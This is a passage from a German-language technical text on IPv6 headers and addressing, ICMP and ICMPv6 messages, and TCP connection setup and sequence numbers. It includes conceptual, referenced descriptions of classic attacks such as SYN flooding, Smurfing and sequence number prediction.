Flow Label Hierbei handelt es sich um einen Wert, dessen Benutzung sich noch im experimentellen Stadium befindet. Label sollen dazu dienen, eine besondere Behandlung von Paketen einer bestimmten Verbindung zu gewährleisten. Sie werden pseudozufällig aus 1 bis 0xffffff gewählt. Der Wert 0 bedeutet „keine spezielle Behandlung“.

Payload Length (16-Bit-Wert ohne Vorzeichen) gibt die Länge des Paketes ohne Header an. Sie kann 0 sein, wenn die Länge in einem bestimmten Erweiterungsheader steht.

Next Header entspricht „Protocol“ in IPv4. Der neue Name ergibt sich aus der Tatsache, daß in IPv6 Erweiterungsheader für IP-Pakete eingeführt wurden (s.u.).

[5]Ein derzeit gebräuchliches Verschlüsselungsverfahren mit einer Schlüssellänge von 56 Bits.

IPv6 Header Next=Routing	Routing Headr Next=AH	Authenticat. H. Next=SE
Sec. Encaps.H. Next=TCP	TCP Header	Daten

Abbildung 3.5: Verkettung von IPv6-Headern: Ein Beispiel

Hop Limit entspricht „TTL“ in Version 4. Allerdings wird hier generell in jedem Vermittlungsrechner um 1 dekrementiert, während in IPv4 auch mehr abgezogen werden konnte.

Source Address ist die Quelladresse des Paketes.

Destination Address ist die nächste Zieladresse des Paketes, bei Source routing kann sich diese Adresse während des Transportes ändern.

3.2.4.3 Erweiterungsheader

Während in Version 4 Pakete grundsätzlich nur einen Header hatten, wurde in Version 6 das Konzept der Erweiterungsheader eingeführt. Viele Informationen, die vorher im „Options“-Feld untergebracht waren, erhielten in IPv6 einen eigenen Header.

Diese Header stehen im Paket nach dem IP-Header und vor dem eigentlichen Datenteil. Jeder Header (mit Ausnahme von ESP) enthält ein „Next Header“-Feld, das den Typ des folgenden Headers angibt. Folgt kein weiterer Header, so enthält dieses Feld einen Wert, der ein höheres Protokoll bezeichnet (z.B. TCP). Ein einfaches Beispiel findet sich in Abbildung 3.5.

Hop-by-Hop Optionen

Diese Art von Erweiterungsheader erlaubt es, Optionen festzulegen, die für jeden Vermittlungsrechner gültig sind.

Zu den hier definierten Optionen gehört „Jumbo Payload Length“, der es erlaubt, eine Paketlänge größer 65535 zu spezifizieren.

Routing-Header

Auch IPv6 erlaubt Source routing. Allerdings wurden die nötigen Felder in einen eigenen Header ausgelagert. Dieser enthält nun eine Liste von Adressen, ein Feld mit Flags, die für jede Adresse angeben, ob diese direkt erreicht werden muß, oder ob das Paket in diesem Abschnitt über Zwischenrechner gerouted werden kann, und einen Zähler, der angibt, wieviele Adressen noch abgearbeitet werden müssen.

Die erste Zieladresse des eigentlichen IP-Headers gibt nur den ersten Vermittlungsrechner an. Dort angekommen, vertauscht der Vermittlungsrechner die Zieladresse mit der ersten Adresse aus dem Routing Header und dekrementiert den Zähler im Routing-Header. Der zweite Vermittlungsrechner vertauscht mit der zweiten Adresse aus dem Routing-Header usw., bis ein Vermittlungsrechner feststellt, daß der Zähler im Routing-Header 0 ist. In diesem Fall ist er selber das Ziel des Paketes und kann es dem Benutzerprozeß zustellen.

Fragment-Header

Der Fragment-Header besteht im wesentlichen aus den aus IPv4 bekannten Feldern „Fragment Offset“ und „Identification“, sowie dem „More Fragments“-Flag. Allerdings wurde die Länge von „Identification“ von 16 auf 32 Bits erhöht.

Der gravierenste Unterschied bei der Fragmentierung liegt denn auch nicht in der Einführung eines speziellen Erweiterungsheaders, sondern in der Festlegung, daß Fragmentierung nicht mehr auf den Zwischenknoten während der Übermittlung geschieht, sondern schon beim Sender erfolgt.

Es wurde festgelegt, daß jedes Teilnetz Pakete von mindestens 576 Bytes verabeiten können muß. Außerdem muß jeder Rechner in der Lage sein, Pakete bis zu einer Gesamtgröße von 1500 Bytes (inklusive IP-Header) zusammenzusetzen.

Destination Options

Hierbei handelt es sich um Optionen, die nur für den Zielrechner bestimmt sind. Zum gegenwärtigen Zeitpunkt sind Optionen für das Padding[6] definiert.

No next Header

Dieser Header zeigt an, daß nach ihm nichts mehr kommt. Allerdings kann er zusätzliche Daten enthalten, die zum Zielrechner übermittelt werden müssen.

[6] Das Einfügen von Bytes, um eine bestimmte Paketlänge zu erreichen.

3.2.4.4 Neue Adressen

Einführung

Das neue Adreßschema [RFC 1884] von IPv6 war der eigentliche Grund IPv4 zu ersetzen. Gegenwärtig verdoppelt sich die Zahl der Teilnetze etwa alle 12 Monate [Hinden 95]. Ein Ende der freien IP-Adressen ist daher absehbar.

Um dem entgegenzutreten und die Adressierung zu flexibilisieren, enthält IPv6 drei wesentliche Neuerungen:

1. Adressen sind deutlich länger (128 statt 32 Bits).
2. Es gibt „Anycast"-Adressen, die mehrere Rechner identifizieren. Pakete an eine derartige Adresse werden dem jeweils „nächsten" Rechner dieser Gruppe zugestellt.
3. Die „Broadcast"-Adressen[7] werden durch „Multicast"-Adressen ersetzt.

Notation

Adressen werden prinzipiell in der Form x:x:x:x:x:x:x:x geschrieben, wobei hier jedes 'x' für 16 Bits steht, die hexadezimal geschrieben werden. Ein Beispiel wäre:

FEDC:BA98:7654:3210:FEDC:BA98:7654:3210

[RFC 1884]

Führende Nullen können weggelassen werden. Dies wird durch '::' gekennzeichnet. Dasselbe gilt auch für abschließende Nullen oder einen Block von Nullen in der Adresse. Allerdings ist dies nur einmal pro Adresse erlaubt. Eine Angabe wie ::123:: wäre mehrdeutig. Einige Beispiele

1080::8:200	für	1080:0:0:0:0:0:8:200
::1	für	0:0:0:0:0:0:0:1
::	für	0:0:0:0:0:0:0:0

Eine weitere Sonderregel gilt für die Darstellung alter IPv4 Adressen, die für IPv6 übersetzt wurden. Normalerweise hätten diese die Form 0:0:0:0:0:FFFF:xx:xx oder 0:0:0:0:0:0:xx:xx. Es ist allerdings zulässig, den IPv4-Anteil weiter in der alten Form zu schreiben:

[7] In IPv4 sind bestimmte Adressen definiert, die dazu benutzt werden können, Nachrichten an alle Rechner eines Subnetzes zu senden. Dies ist allerdings nur erlaubt, wenn der Sender sich im selben lokalen Netz wie die Empfänger befindet. Eine korrekte Implementation von IPv4 muß sicherstellen, daß diese Pakete das lokale Netz nicht verlassen können.

0:0:0:0:0:FFFF:134.100.9.63
0:0:0:0:0:0:134.100.9.61

oder komprimiert:

::FFFF:134.100.9.63
::134.100.9.61

Die unspezifizierte Adresse

Die Adresse 0:0:0:0:0:0:0:0 darf niemals einem Rechner zugeteilt werden. Sie bedeutet, daß die Adresse unbekannt ist und nur zu Sonderzwecken benutzt wird.

Die „Loopback"-Adresse

Auch die Adresse 0:0:0:0:0:0:0:1 hat eine spezielle Funktion. Sie erlaubt es einem Rechner, Nachrichten an sich selber zu schicken.

Eingebettete IPv4 Adressen

Da es unmöglich ist, das komplette Internet über Nacht von IPv4 auf IPv6 umzustellen, behalten die alten IPv4-Adressen auch weiter ihre Gültigkeit. Um sie über Netze routen zu können, die schon auf IPv6 umgestellt sind, wurde eine Möglichkeit geschaffen, sie in IPv6-Addressen einzubetten:

0:0:0:0:0:FFFF:d.d.d.d	bezeichnet einen IPv6-Rechner mit IPv4-Adresse
0:0:0:0:0:0:d.d.d.d	bezeichnet einen Rechner, der nur IPv4 versteht

Adressen zur lokalen Benutzung

Adressen, deren erste 10 Bits auf 1111111010 oder 1111111011 lauten, sind nur lokal gültig und dürfen nicht in das globale Internet geroutet werden. Die erste Sorte von Adressen ist nur auf einem bestimmten Link (z.B. ein Ethernet-Strang) gültig und darf daher überhaupt nicht geroutet werden. Die zweite Sorte von Adressen kann dagegen auch für größere lokale Netze genutzt werden.

„Anycast"-Adressen

„Anycast"-Adressen sind mehr als einem Rechner zugeordnet. Wird eine Nachricht an eine „Anycast"-Adresse geschickt, so wird diese an den nächsten Rechner dieser Gruppe weitergeleitet.

Von ihrem Aufbau her unterscheiden sich die „Anycast“-Adressen in nichts von den normalen „Unicast“-Adressen. Daher müssen alle Router in dem Subnetz, zu dem diese Adresse gehört, über deren besondere Behandlung Bescheid wissen.

Prinzipiell sind auch globale „Anycast“-Adressen vorgesehen. Dies würde bedeuten, daß ihre spezielle Natur im gesamten Internet bekannt gemacht werden müßte, was ihrer Anzahl stark einschränken dürfte.

Eine Sorte von „Anycast“-Adressen ist allerdings näher spezifiziert. Eine Adresse, in der der Subnetzanteil spezifiziert, der Rechneranteil aber mit Nullen gefüllt ist, wird an den nächstgelegenen Router des Subnetzes geliefert.

Schließlich dürfen „Anycast“-Adressen nicht als Quelladressen in IPv6-Paketen angegeben werden.

„Multicast“-Adressen

„Multicast“-Adressen dienen zur Adressierung aller Rechner einer bstimmten Gruppe. Sie sind in der Art FF<Flags><scop>:<group ID> aufgebaut. <flags> ist ein Feld von 4 Bits, dessen letztes Bit angibt, ob die Adresse temporär ist oder permanent von der IANA[8] vergeben wurde. <scop> gibt schließlich an, in welchem Bereich die Adresse gültig ist:

0	reserviert
1	lokaler Rechner
2	lokaler Link (z.B. Ethernet-Strang)
3-4	nicht vergeben
5	lokales Netz
6-7	nicht vergeben
8	lokale Organisation
9-D	nicht vergeben
E	global
F	reserviert

Wenn nun eine fiktive Gruppe „NTP Server“ permanent eine <group ID> von 43 zugeteilt bekommen hätte, dann wären

FF01:0:0:0:0:0:0:43	alle NTP Server auf demselben Rechner
FF02:0:0:0:0:0:0:43	alle NTP Server auf demselben Link
FF05:0:0:0:0:0:0:43	alle NTP Server auf demselben lokalen Netz
FF0E:0:0:0:0:0:0:43	alle NTP Server im Internet

[RFC 1884]

[8] Internet Assigned Numbers Authority, ein Gremium, das für die Standardisierung z.B. von Portnummern und Adreßbereichen zuständig ist.

Temporäre „Multicast“-Adressen sind nur in einem bestimmten Bereich eindeutig. Eine Gruppe 21 mit dem Bereich „lokales Netz“ hat in einem anderen lokalen Netz eine völlig andere Bedeutung.

Einige Multicast Adressen wurden vordefiniert:

FF0x:0:0:0:0:0:0:0	reserviert
FF01:0:0:0:0:0:0:1	Alle IPv6 Rechner auf diesem Rechner
FF02:0:0:0:0:0:0:1	Alle IPv6 Rechner auf diesem Link
FF01:0:0:0:0:0:0:2	Alle IPv6 Router auf diesem Rechner
FF02:0:0:0:0:0:0:2	Alle IPv6 Router auf diesem Link
FF02:0:0:0:0:0:0:C	Alle IPv6 DHCP Server auf diesem Link

Schließlich dürfen „Multicast“-Adressen nicht als Quelladressen in IPv6-Paketen angegeben werden.

3.3 ICMP

3.3.1 Aufgabe

Das Internet Control Message Protocol [RFC 792] dient in erster Linie dazu, Fehler zu melden, bzw. den Zustand eines Netzes zu ermitteln.

Obwohl ICMP-Nachrichten in IP-Paketen wie Daten aus höheren Schichten eingebaut werden[9], ist ICMP doch eigentlich ein integraler Bestandteil von IP und muß von jeder IP-Implementation unterstützt werden.

Um Endlosschleifen in der Fehlerbehandlung zu vermeiden, werden keine ICMP-Meldungen gesendet, wenn es Probleme mit der Übermittlung von ICMP-Paketen gab. Auch werden bei fragmentierten Paketen grundsätzlich nur ICMP-Meldungen für das erste Teilpaket gesendet.

3.3.2 Einige definierte Nachrichten

3.3.2.1 Allgemeines Headerformat

Grundsätzlich haben alle ICMP-Nachrichten die ersten drei Felder gemeinsam[10].

Es sind dies:

Type gibt den Nachrichtentyp an (z.B. „Destination Unreachable“ oder „Time Exceeded“).

Code erlaubt es genauer zu unterscheiden, worin das Problem liegt (z.B. „Teilnetz nicht erreichbar“ oder „Zielrechner nicht erreichbar“).

[9] Das heißt, auf den normalen IP-Header folgt ein spezieller ICMP Header, dessen Existenz durch eine 1 im „Protocol“-Feld des IP-Headers angezeigt wird.

[10] In ICMP für IPv4 mag dies ein Zufall sein, in IPv6 ist diese Eigenschaft ausdrücklich spezifiziert.

Type	Code	Checksum
abhängig von <Type>		

Abbildung 3.6: ICMP-Header

Checksum Prüfsumme über das komplette ICMP-Paket. Dabei wird das „Checksum"-Feld für die Berechnung als mit Nullen gefüllt angenommen.

Bezeichnet das ICMP-Paket eine Fehlermeldung bei der Übermittlung eines Datagramms, so enthält der Datenteil außerdem IP-Header und 64 Bits der Paketdaten des betroffenen Paketes, um den Prozeß festzustellen, dem der betreffende Fehler galt.

3.3.2.2 Destination Unreachable

Diese Art von Paket kann gesendet werden, wenn ein Gateway oder die IP-Schicht auf dem Zielrechner ein Paket nicht zustellen kann.

Wie in [Bellovin 89] ausgeführt, könnte diese Art von Nachricht dazu benutzt werden, eine bestehende TCP-Verbindung abzubrechen, vorausgesetzt, der Angreifer kennt Adressen und Ports der beteiligten Rechner.

3.3.2.3 Time Exceeded

Diese Nachricht kann dazu benutzt werden, dem Sender mitzuteilen, daß ein Gateway bei der Bearbeitung eines Datagramms festgestellt hat, daß dessen „TTL"-Zähler 0 ist („Code" = 0), oder daß nicht alle Fragmente eines fragmentierten Paketes rechtzeitig am Zielrechner eingetroffen sind („Code" = 1).

Auch diese Art von Nachrichten könnte zum Abbrechen von Verbindungen genutzt werden.

3.3.2.4 Redirect

Eine „Redirect"-Nachricht wird nur von einem Gateway gesendet, der ein Paket von einem Host in einem Netzwerk erhält, an das er direkt angeschlossen ist. Er benutzt es, um dem Host mitzuteilen, daß ein anderer Gateway besser dazu geeignet ist, die gewünschte Verbindung herzustellen. Das Datagramm, das die Meldung ausgelöst hat, wird trotzdem weitergeleitet.

Wie in [Bellovin 89] erläutert wird, stellt die Voraussetzung, daß „Redirect"-Meldungen nur vom ersten Gateway einer Verbindung gesendet werden dürfen, ein großes Hindernis bei der Benutzung dieser Meldung für

Angriffe dar. Nur wenn es einem Angreifer gelingt, einen Gateway zu übernehmen, kann er „Redirect"-Meldungen dazu benutzen, Verbindungen über den von ihm kontrollierten Gateway umzuleiten.

3.3.2.5 Echo

Beim Erhalt einer an ihn gerichteten „Echo"-Nachricht muß ein Host reagieren, indem er den Datenteil der Nachricht zurück an den Absender schickt.

Die Nachricht enthält auch noch einen ID-Wert und eine Folgenummer, die vom Sender dazu benutzt werden können, die Antworten den jeweiligen Anfragen zuzuordnen.

Praktisch alle Betriebssysteme, die TCP/IP unterstützen, werden standardmäßig mit einem Tool namens „Ping" ausgeliefert, das es erlaubt, „Echo"-Nachrichten zu schicken, um Netzwerkprobleme zu diagnostizieren.

Unter Windows 95 kann der Benutzer eine beliebige Länge für seine „Echo"-Pakete vorgeben. Dies führte zu einem Effekt, der als „Ping of Death" bekannt wurde. Dabei führte die fehlerhafte TCP/IP-Implementation einiger Unix-Systeme dazu, daß diese beim Erhalt übergroßer „Echo"-Pakete abstürzten. Mittlerweile sollte dieses Problem aber durch Patches behoben worden sein.

Ein anderer Angriff ist das sogenannte „Smurfing" [Huegen 98]. Dabei sendet der Angreifer „Echo"-Pakete mit gefälschter Absender-Adresse an die Broadcast-Adresse eines Teilnetzes. Dies führt dazu, daß alle Rechner des besagten Teilnetzes dem vermeintlichen Absender antworten. Es kann dann passieren, daß dieser unter der plötzlichen Last zusammenbricht.

3.3.3 Änderungen für IPv6

3.3.3.1 Überblick

Der Sprung von ICMP zu ICMPv6 [RFC 1885] ist nicht so groß wie von IP zu IPv6. Zwar hat sich die Protokollnummer von 1 auf 58 geändert und auch die Nummern der einzelnen Nachrichten wurden neu zugewiesen, um stärker zwischen Fehlermeldungen und Nachrichten, die der Information dienen, zu unterscheiden, aber das generelle Format des ICMP-Headers blieb unverändert.

Die Nachricht „Redirect" wird in [RFC 1885] nicht mehr erwähnt, dafür sind „Packet Too Big" und die „Group Membership"-Nachrichten neu hinzugekommen.

3.3.3.2 Änderungen bei der Verarbeitung von Nachrichten

Während unbekannte Fehlermeldungen[11] („Type"<128) grundsätzlich an die jeweils höhere Schicht weitergeleitet werden, werden unbekannte informationelle Nachrichten („Type">127) still entsorgt.

Fehlermeldungen enthalten nunmehr soviel von dem Paket, auf das sie sich beziehen, daß das resultierende ICMP-Paket nicht größer als 576 Bytes wird (vorher: 64 Bits des fehlerhaften Paketes). Diese Information soll dazu dienen, daß die empfangende IP-Schicht das zuständige nächsthöhere Protokoll über den Fehler informieren kann. Enthielt das fehlerhafte Paket allerdings ungewöhnlich viele Erweiterungsheader, so kann es vorkommen, daß die Information, welches höhere Protokoll diese Nachricht veranlaßt hat, fehlt. In diesem Fall wird die Fehlermeldung still entsorgt.

3.3.3.3 Neue Nachrichten

Packet Too Big

Diese Nachricht muß gesendet werden, wenn ein Router feststellt, daß das Paket zu groß ist, um über das nächste Teilstück übertragen zu werden. Ein zusätzliches Feld informiert über die maximale Paketgröße (MTU) auf dem fraglichen Teilstück.

Group Membership Nachrichten

Die Group Membership Nachrichten entstammen dem Internet Group Management Protocol [RFC 1112] und unterstützen die Verwaltung von „Multicast"-Adressen.

Die Verwaltung von Multicast-Adressen wird von „Multicast"-fähigen Routern besorgt. Diese schicken regelmäßig „Group Membership Query"-Nachrichten an die an ihr Teilnetz angeschlossenen Rechner. Diese antworten darauf mit einer „Group Membership Report"-Nachricht, in der sie die „Multicast"-Gruppen aufführen, in denen sie Mitglied sind.

Als letzter Nachrichtentyp erlaubt es schließlich die „Group Membership Reduction"-Nachricht, dem Router mitzuteilen, daß ein bestimmter Rechner nicht mehr zu einer Gruppe zu gehören wünscht.

[11] Da nur neun der 256 möglichen Werte des „Type"-Feldes bisher genormt sind, besteht die Möglichkeit, daß später weitere Typen definiert werden. Es muß daher klargestellt werden, was geschiet, wenn eine IP-Implementation eine ICMP-Nachricht unbekannten Typs erhält.

3.4 TCP

3.4.1 Aufgabe

Das Transmission Control Protocol [RFC 793] setzt auf IP auf und erweitert dessen Fähigkeiten. TCP ist etwa in OSI-Schicht 4 angeordnet und stellt Verbindungen zwischen Prozessen her.

Insbesondere soll es die Ende-zu-Ende-Verläßlichkeit und Flußkontrolle sicherstellen, die nicht Gegenstand von IP sind. Zusätzlich stellt TCP Mechanismen zur Adressierung verschiedener Prozesse auf demselben Rechner zur Verfügung.

3.4.2 Prozeßadressierung

Um die Adressierung unterschiedlicher Prozesse zu erlauben, die parallel auf dem selben Rechner laufen, wurden Ports eingeführt. Sie dienen zur Adressierung eines speziellen Dienstes und bilden zusammen mit der Netzwerk- und Rechneradresse den sogenannten Socket.

Eine Verbindung wird durch zwei Sockets eindeutig identifiziert, daher kann ein Socket durchaus für mehrere Verbindungen gleichzeitig benutzt werden. Dies bedeutet z.B., daß ein Web-Server gleichzeitig mehrere HTTP-Verbindungen (TCP-Port 80) offen haben kann, ohne dafür weitere Ports zu brauchen. Allerdings muß klargestellt werden, daß ein Unterschied zwischen dem aktiven und passiven Öffnen eines Sockets besteht. Bei einem passiven Öffnen eines Sockets wartet der Rechner auf den Aufbau einer Verbindung durch die Gegenstelle, die dazu einen Socket aktiv öffnet.

Während beim aktiven Öffnen eines Sockets die Adresse der Gegenstation angegeben werden muß, kann diese Angabe beim passiven Öffnen durch „0.0.0.0“ ersetzt werden. Dies erlaubt es einem Server, Verbindungen von beliebigen Gegenstellen entgegenzunehmen. Prinzipiell kann es erlaubt sein, daß ein Prozeß auf einem Port auf eine Verbindung von einer speziellen Adresse wartet, während ein anderer Prozeß generell Anfragen von jeder Gegenstelle entgegennimmt. Um in diesem Falle eine eindeutige Adressierung zu ermöglichen, gilt, daß für eine Anfrage zuerst überprüft wird, ob ein Prozeß auf eine Verbindung von dieser speziellen Adresse wartet. Ist dies nicht der Fall, so wird sie an den Prozeß weitergeleitet, der bereit ist, Anfragen von jeder beliebigen Adresse entgegenzunehmen.

3.4.3 Headerformat

Der TCP-Header folgt auf den (die) IP-Header. Ihm folgt ein Datenteil, der wiederum Protokollinformationen einer höheren Schicht enthalten kann.

Neben Quell- und Zielport, einem Zeiger auf den eigentlichen Datenteil, einer Prüfsumme sowie einem Optionenfeld, sind auch folgende Felder im TCP-Header enthalten (vgl. Abb. 3.7):

Sequence Number Die Folgenummer des ersten Datenbytes, außer wenn das SYN-Flag gesetzt ist. In diesem Fall handelt es sich um die „initial sequence number“ ISN. Das erste übertragene Datenbyte hat die Folgenummer ISN + 1.

Acknowledgement Number Wenn das ACK-Flag gesetzt ist, enthält dieses Feld die Folgenummer des nächsten Paketes, das von der Gegenstelle erwartet wird.

Data Offset gibt die Länge des TCP-Headers in 32-Bit-Worten an.

Flags Mehrere 1-Bit-Werte, die zur Steuerung des Datenflusses dienen:

- **URG** Der Wert in „Urgent Pointer“ ist gültig.
- **ACK** Der Wert in „Acknowledgement Number“ ist gültig.
- **PSH** „Push“, dieses Paket ist eilig und sollte so schnell wie möglich an die höhere Schicht weitergeleitet werden.
- **RST** „Reset“, Verbindung zurücksetzen.
- **SYN** „Synchronize Sequence Numbers“, Verbindungsaufnahme.
- **FIN** Die Gegenstelle wird keine Daten mehr senden.

Window Die Anzahl der Bytes beginnend von der in „Acknowledgement Number“ angegebenen Folgenummer, die der Sender bereit ist, entgegenzunehmen.

Urgent Pointer Alle Bytes bis zu demjenigen, auf das der „Urgent Pointer“ verweist, sind als dringend anzusehen. Eine besondere Behandlung durch TCP findet allerdings nur insofern statt, als Beginn und Ende von dringenden Daten an den aufrufenden Prozeß mitgeteilt werden. Eine schnellere Beförderung findet nicht statt.

3.4.4 Verbindungsaufbau

Beim Verbindungsaufbau müssen neue Folgenummern für die zu übermittelnden Daten verhandelt werden. Dabei ist insbesondere zu beachten, daß prinzipiell noch Pakete einer früheren Verbindung im Netz unterwegs sein können. Die neuen Folgenummern müssen daher einen ausreichenden Abstand von den bereits im Umlauf befindlichen haben, so daß jene als alt erkannt werden können.

Um die Folgenummern festzulegen, findet ein dreistufiger Abgleich statt, der damit beginnt, daß eine Partei ein Paket sendet, in dem das SYN-Flag gesetzt und eine erste Folgenummer angegeben ist.

Die Gegenstation wird hierauf ebenfalls ein Paket mit gesetztem SYN- und ACK-Flag senden, welches die Folgenummer bestätigt und eine eigene Folgenummer für die Gegenrichtung vorgibt.

<table>
<tr><td colspan="3">Source Port</td><td colspan="2">Destination Port</td></tr>
<tr><td colspan="5">Sequence Number</td></tr>
<tr><td colspan="5">Acknowledgement Number</td></tr>
<tr><td>Data
Offset</td><td>Reserved</td><td>Flags</td><td colspan="2">Window</td></tr>
<tr><td colspan="3">Checksum</td><td colspan="2">Urgent Pointer</td></tr>
<tr><td colspan="4">Options</td><td>Padding</td></tr>
<tr><td colspan="5">Data</td></tr>
</table>

| $\longleftarrow$ Byte 0 $\longrightarrow$ | $\longleftarrow$ Byte 1 $\longrightarrow$ | $\longleftarrow$ Byte2 $\longrightarrow$ | $\longleftarrow$ Byte 3 $\longrightarrow$ |

Abbildung 3.7: TCP Header nach [RFC 793]

Rechner A		Rechner B
$\longrightarrow$	SEQ = 100, FLAGS = SYN	$\longrightarrow$
$\longleftarrow$	SEQ = 300, ACK = 101, FLAGS = SYN, ACK	$\longleftarrow$
$\longrightarrow$	SEQ = 101, ACK = 301, FLAGS = ACK	$\longrightarrow$
$\longrightarrow$	SEQ = 101, ACK = 301, FLAGS = ACK, Data	$\longrightarrow$

Abbildung 3.8: TCP Verbindungsaufbau

Nun wird der Initiator der Verbindung den Erhalt der Folgenummer bestätigen. Dazu sendet er wiederum ein Paket mit gesetztem ACK-Flag.

Nachdem die Verbindung nun aufgebaut ist, wird der Initiator mit dem Senden von Daten beginnen. Zu beachten ist hierbei, daß das dritte Paket keinerlei Daten enthielt und von der Gegenstation auch nicht bestätigt wird[12]. Die Folgenummer des ersten Datenpaketes ist damit ISN + 1. Ein Beispiel für diesen Vorgang findet sich in Abbildung 3.8.

Obwohl der Verbindungsaufbau unter TCP durchaus durchdacht ist, so gibt es doch Möglichkeiten, seine Eigenschaften zu Angriffen zu nutzen.

Beim „SYN flooding“ [Cisco 98] [Phrack 96] macht sich der Angreifer die Tatsache zu Nutze, daß TCP für jeden Port eine Warteschlange mit angefragten, aber noch nicht durch ein Programm bearbeiteten Verbindungen führt. Diese Warteschlangen sind recht kurz (Windows NT 4.0: 6). Sind sie bereits mit Anfragen gefüllt, so werden keine weiteren Verbindungen angenommen.

Der Angriff besteht im Senden einer Folge von Paketen mit gesetztem SYN-Flag und gefälschter Quelladresse. Dies führt dazu, daß der angegriffene Rechner keine Antwort auf seine SYN/ACK-Pakete bekommt und die Ver-

[12]Dies könnte sonst in eine Endlosschleife von bestätigten Bestätigungen ausarten.



Abbildung 3.9: Sequence number prediction

bindung nicht aufbauen und an den zugeordneten Prozeß weiterleiten kann. Damit füllt sich die Warteschlange, und es können keine Anfragen mehr beantwortet werden, bis die halboffenen Verbindungen durch Timeout[13] wieder geschlossen werden.

Prinzipiell ist es unmöglich zu verhindern, daß ein Rechner auf diese Weise vom Zugriff auf das Netz ausgeschlossen wird, was es dem Angreifer u.U. erlaubt, sich als sein Opfer auszugeben, während er ansonsten befürchten müßte, daß dieses sein Vorhaben vereiteln könnte.

Dies ist auch von Vorteil, wenn ein Angriff mittels „Sequence number prediction" (oft auch „IP Spoofing") [Morris 85], [Bellovin 89] durchgeführt werden soll. Hierbei gibt der Angreifer vor, von einem Rechner zu senden, dem das Opfer vertraut[14](vgl. Abb. 3.9). Dies ist insbesondere interessant, wenn das Opfer Dienste zur Verfügung stellt, die bestimmte Rechner ohne weitere Authentisierung benutzen dürfen (z.B. rsh). Da alle Antworten an den Host gehen, dessen Identität benutzt wird, müßte der Angreifer sonst befürchten, daß dieser das Opfer darüber informiert (d.h., eine gerade durch den Angreifer geöffnete Verbindung schließt).

Ein anderes Problem bei dieser Art von Angriff liegt in dem Fakt, daß der Angreifer die Folgenummer des Opfers bestätigen muß. Da er die Antwort

[13]Typischerweise etwa eine Minute, was bedeutet, daß schon 360 Pakete pro Stunde für einen erfolgreichen Angriff ausreichen.

[14]Unter UNIX existieren z.B. die „r-Dienste" rlogin, rsh und rcp. Diese können so konfiguriert werden, daß Benutzer, die sich von bestimmten festgelegten Rechnern aus anmelden, kein Paßwort angeben müssen.

auf seine Anfrage nicht sehen kann, muß er diese erraten. Dies kann leichter sein, als man auf den ersten Blick denken würde. BSD-Unix erhöhte früher zum Beispiel seinen Startwert für Folgenummern jede Sekunde um einen festen Wert (128), zu dem noch einmal die Hälfte dieses Wertes bei jedem Verbindungsaufbau addiert wurde. Ein paar Versuche reichten aus, um eine Folgenummer zu raten.

Anscheinend war dies auch unter Solaris 1 der Fall. [Farrow 97] enthält eine E-Mail von Tsutomu Shimomura, in der dieser einen derartigen Angriff vom 25.12.1994 beschreibt. Der Cracker hatte Erfolg und konnte auf diese Weise eine SPARCstation übernehmen und als Ausgangsbasis für weitere Angriffe trojanisieren. Zu seinem Pech existierten Protokolle seiner Netzwerkaktivitäten, die später zu seiner Verurteilung führten.

3.4.5 Folgenummern

Prinzipiell hat jedes übertragene Datenbyte eine Folgenummer und kann vom Empfänger bestätigt werden. Allerdings geschieht dies akkumulativ, d.h. eine Bestätigung enthält die Folgenummer des ersten Bytes, das noch aussteht. Alle vorhergehenden Bytes gelten damit als bestätigt.

Um eine Flußkontrolle zu erlauben, wird ein Fenstermechanismus eingesetzt. Dabei gibt der Sender eines Paketes an, wieviel Datenbytes er zu empfangen bereit ist.

Einen Sonderfall stellt eine Fenstergröße von Null dar. In diesem Fall ist es der Gegenstation nicht erlaubt, überhaupt Datenbytes zu senden. Allerdings ist es weiterhin möglich, leere Pakete mit ACK-Bit zu senden, da der Sender zwar keine Daten entgegen nimmt, u.U. aber trotzdem noch sendet.

Auch wird gefordert, daß ein Empfänger mit Empfangsfenstergröße von Null beim Eintreffen eines nicht leeren Paketes eine Bestätigung sendet, die seine erwartete Folgenummer und Fenstergröße enthält. Damit bestätigt er zwar nicht die empfangenen Daten, aber es ist sichergestellt, daß die Fenstergröße immer auf den neuesten Stand gebracht werden kann.

Aus demselben Grund ist auch festgelegt, daß ein Sender, dessen Gegenstation eine Empfangsfenstergröße von Null hat, trotzdem versuchen muß, mindestens ein Byte zu übertragen, wenn die nächsthöhere Schicht ihn dazu auffordert. Dabei muß er diesen Versuch regelmäßig[15] wiederholen, bis die Gegenstation das Paket annimmt.

Ein anderer Sonderfall besteht, wenn ein Rechner ein Paket empfängt, das zur bestehenden Verbindung gehört, aber eine ungültige Folge- oder Bestätigungsnummer enthält. Dies deutet darauf hin, daß die Synchronisation zwischen Sender und Empfänger verlorengegangen ist. Dies darf nur dazu führen, daß ein leeres ACK-Paket mit den korrekten Werten gesendet wird. Die Verbindung bleibt weiter bestehen.

[15] Empfohlen wird alle 2 Minuten.

